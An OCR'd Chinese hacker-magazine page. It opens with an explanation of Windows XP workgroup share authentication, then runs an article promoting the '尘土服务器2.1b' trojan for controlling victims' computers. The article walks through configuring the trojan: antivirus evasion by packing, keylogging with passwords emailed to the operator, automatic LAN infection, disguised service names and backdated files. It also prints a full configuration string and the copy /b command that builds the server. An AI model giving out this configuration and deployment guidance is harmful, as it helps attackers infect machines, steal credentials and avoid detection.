
禁用简单文件共享用户身份验证步骤如下：

1.Ale 以用户名 admin1 密码 123 到 Bus 验证，如果 Bus 上存在相同的用户名 admin1，并且密码为 123 的话则 Ale 以 admin1 的身份进入下一关“安全策略审核”。

2.如果 B 上存在 admin1 但是密码不相同，或者根本就不存在 admin1，而且 Bus 上的 GUEST 用户被禁止，则会弹出图 5 对话框要求你输入正确的用户名和密码，然后再将用户名和密码发到 Bus 上去验证；相反如果 Bus 上的 GUEST 用户被启用，则 Ale 直接以 GUEST 用户的身份进入“安全策略审核”。

关卡三：何为本地安全策略审核？

在这里分两点进行讨论：一是如果 Ale 以 GUEST 用户身份接受安全策略审核，则会分别经过如下两策略的考验，策略 2：本地策略，用户权利指派，“拒绝从网络访问这台计算机”如图 6；策略 3：本地策略，用户权利指派，“从网络访问这台计算机”如图 6。其中需要说明的是这两策略是有步骤性的，在图 7 中说明了其验证过程，如果策略 2 失败，也就是说在“拒绝从网络访问这台计算机”中有 Ale 中正在登陆的帐号 admin1，即便“从网络访问这台计算机”策略中包含此帐号也是没有用的，因为拒绝的优先权大于允许的优先权。只有上述两个策略都满足的情况下才能进入下一关卡。二是如果 Ale 以其他用户（非 GUEST）的身份接受安全策略审核，则会分别经过如下三策略，策略 1：本地策略，安全选项，“帐户：使用空白密码的本地帐户只允许进行控制台登陆”；策略 2：本地策略，用户权利指派，“拒绝从网络访问这台计算机”；策略 3：本地策略，用户权利指派，“从网络访问这台计算机”，在图 8 中也详细地说明了限制步骤，只要其中一步出问题，那么将导致访问失败，如果都能顺利通过的话将进入下一关卡：权限检查。


图 6




图 7




图 8

关卡四：何为权限检查？

对于 FAT32 来说只有一种情况，对于 NTFS 来说有两种情况。在此我们只讨论 NTFS 的情况，假设 Bus 有个共享名 123 的文件夹，右击 123 会出现“共享”和“安全”两个选项，其中“共享”选项限制了从网络访问该资源的权限，“安全”选项限制了从本地访问该资源的权限。具体操作过程如图 9，图中可以很清楚地了解到，Ale 要访问 Bus 的 123 文件夹，Bus 首先会检查 Ale 正在登录的帐号在“共享”选项卡的用户名或用户组中存在吗？如图 10，如果不存在将导致访问失败，如果存在则 Bus 会继续检查 Ale 正在登录的帐号在“安全”选项卡的用户名或用户组中存在吗　？如图 11，如不存在同样会导致访问失败，如存在则 Ale 将可以以适当的权限访问 Bus 的共享资源。






图 9


图 10


图 11

到此为止整个验证过程结束。访问 XP 操作系统必须经过这四步，只要其中任何一步不通过都将导致访问失败。其中最容易出问题的是关卡三：本地安全策略审核，不少用户抱怨不能访问对方的 XP 共享，我想大部分可能就发生在关卡三上。俗话说，万变不离其宗，只要了解了其验证原理，那么解决工作组环境下 XP 互访将不成问题。

菜鸟宝马，隐身"尘土"

ice［杰］

对于我们忠实的黑友而言，无论是国产木马还是国外木马，在我们这个X档案木马栏目的辅助下，想必各位都要得很熟练吧，鸽子、黑洞、pcshare、彩虹等远控黑软，已经成为我们每天必用的管理肉鸡的工具，但是今天我要给大家带来一款新型木马，它的客户端是用浏览器来直接进行控制的，服务端的配置也是由一个网页文件来完成的，它的名称就是——尘土服务器2.1b。

先来给大家简单介绍下这款木马的特点吧：只有17408字节，除了只有52个字节是必需（引导）之外，其它的代码是可以完全改变的，免杀只要改变这52个字节就可以了（简单的说就是把汇编120个字节的寄存器修改一下），所以此软件是不怕被杀的（本人只要两分钟就可以生成一个全新的免杀版本，注：没有完全免杀的，有文件就会被杀）。本软件为服务级、注册表启动、一次性插入式控制软件，软件自由度很高，一般对计算机操作不熟或没有编程经验的人不建议使用此软件。只有服务器端，以IE作为客户端，可以多用户操作。本软件除了用UPX1.24和ASPack2.12加壳（即加了两个壳），还经作者加密处理，在内存中解密执行，还在内存中删除了一部分引导代码，还可以用ASPack再加壳（可以加多次）。本软件可以记录任何密码并发送到指定的Email地址，还可以自动感染局域网，远程安装、控制进程、注册表、窗口、服务、执行CMD命令，发送上线通知等功能。软件还可以作为转发操作控制功能，即可以通过该软件控制另一台计算机上的该软件，可以控制多台计算机，使人很难追查到自己真正位置……怎么样，功能特别新鲜，强大吧！

嘿嘿，跟往常我们玩木马一样，首先来看看它的配置文件，不过这次有所不同，是在浏览器中打开，如图1。




图1

"插入程序名"可以自己设置，默认是Program Manager；"服务名称"也可以自己设置，最好是设置一些迷惑性大的名称，默认是CT_server；"是否常驻计算机"有三种选择：1.服务启动 2.一次性启动 3.注册表启动（本人建议采用服务启动方式，比较不容易被杀）；"是否感染局域网"、"是否连接"、"是否捕捉键盘"、"是否发送邮件"这几个都推荐选择上，特别是"感染局域网"那项，功能特别强大，只要一台机器中了，那么理所当然的把一个局域网内的机器都给感染，至于为什么嘛，我想应该是此木马具有蠕虫病毒那类的特性吧，接下来的两行按照默认配置就ok，不需要更改，再下来的是关于驻留程序文件的相关属性，分别是"驻留程序文件年"、"驻留程序文件月数"、"驻留程序文件日数"、"驻留程序名（要扩展名）"这些就是你自己设定的了，最好把日期设置的早点，那么不容易引起怀疑，还有驻留程序名要设置的隐蔽点，再下面的两行就是邮件发送接受的设置了，玩过盗QQ黑软的朋友再熟悉不过的了，我就不多说了，这里就简单的举个例子。

> 邮箱服务器名：smtp.163.com 发送邮箱名：yaya@163.com 邮箱用户名：yaya
>
> 邮箱用户密码：wowo 接收的邮箱名：wowo@163.com 显示的服务名称：Service Template

好了，到这一步，就基本到了配置的末端了，我们填写好以上的内容后，再点击"生成配置"，此时，就会在下面的配置框中显示配置好的信息，如图2。




图2

这时，我们把生成的信息保存在一个文本文件中，代码如下：

```
-|||Program Manager|CT_server|9|1|1|1|1|6|1810000|80|1|300000|0|2002|3|9|CZQ|unset.exe|wsa|smtp.163.com|yaya@163.com|yaya|wowo|wowo@163.com|Service Template|
```

上边的代码解释如下（"-|||"为标记，一定要有）：

插入程序名｜服务名称｜是否常驻（0为一次性，3为注册表启动，9为服务启动）｜是否自动感染局域网（1是，0否）｜是否连接（1是，0否）｜是否捕捉键盘（1是，0否）｜是否发送邮件（1是，0否）｜发送捕捉键盘邮件日期（数字，0为星期天，1为星期一，2为星期二，依次类推，6为星期六）｜间隔多长尝试发送一次捕捉键盘邮件（毫秒数）｜监听端口｜是否发送IP通知（1是，0否）｜间隔多长尝试发送IP通知一次（毫秒数）｜驻留程序文件增加字节数｜驻留程序文件年数｜驻留程序文件月数｜驻留程序文件日数｜连接密码｜驻留程序名（要扩展名）｜捕捉键盘记录文件名｜邮箱服务器名｜发送邮箱名｜邮箱用户名｜邮箱用户密码｜接收的邮箱名｜显示的服务名称｜这后面是跟要终止的名称（也可以省略）｜

默认配置是跟说明配置一一对应的，以"|"为一个配置的分隔。

还没有结束我们的服务端配置哦，我们还需要把我们的配置信息跟我们的服务端相结合才可以，这里有两种方法：

1.可用十六进制编辑软件添加。

2.用"copy 文件名/B+文件名/B 文件名"来增加。

这里我就用第二种方法做个简单示范吧——用copy/b的方式，首先把刚才保存的配置信息的文本（例2.txt）和尘土21b.exe放置同一目录，然后进入cmd下，输入命令：copy 尘土21b.exe/b + 2.txt/b 123.exe，那么就会把配置信息加到尘土21b.exe的后面，然后复制生成一个123.exe，如图3。

123.exe就是我们最终配置好的服务端了，为了进行更好的测试，我就给局域网的其中一台机器运行了，下面就来看看如何用浏览器控制对方的机器。也有两种控制方式，一是浏览器中使用固有的格式命令进行控制，二是使用尘土自带的控制端htm页

面进行控制。先来看看傻瓜化的控制——尘土自带的控制端吧。

打开控制端，然后把IP，端口，密码，都打上，就可以进行控制了，如图4。




图 3

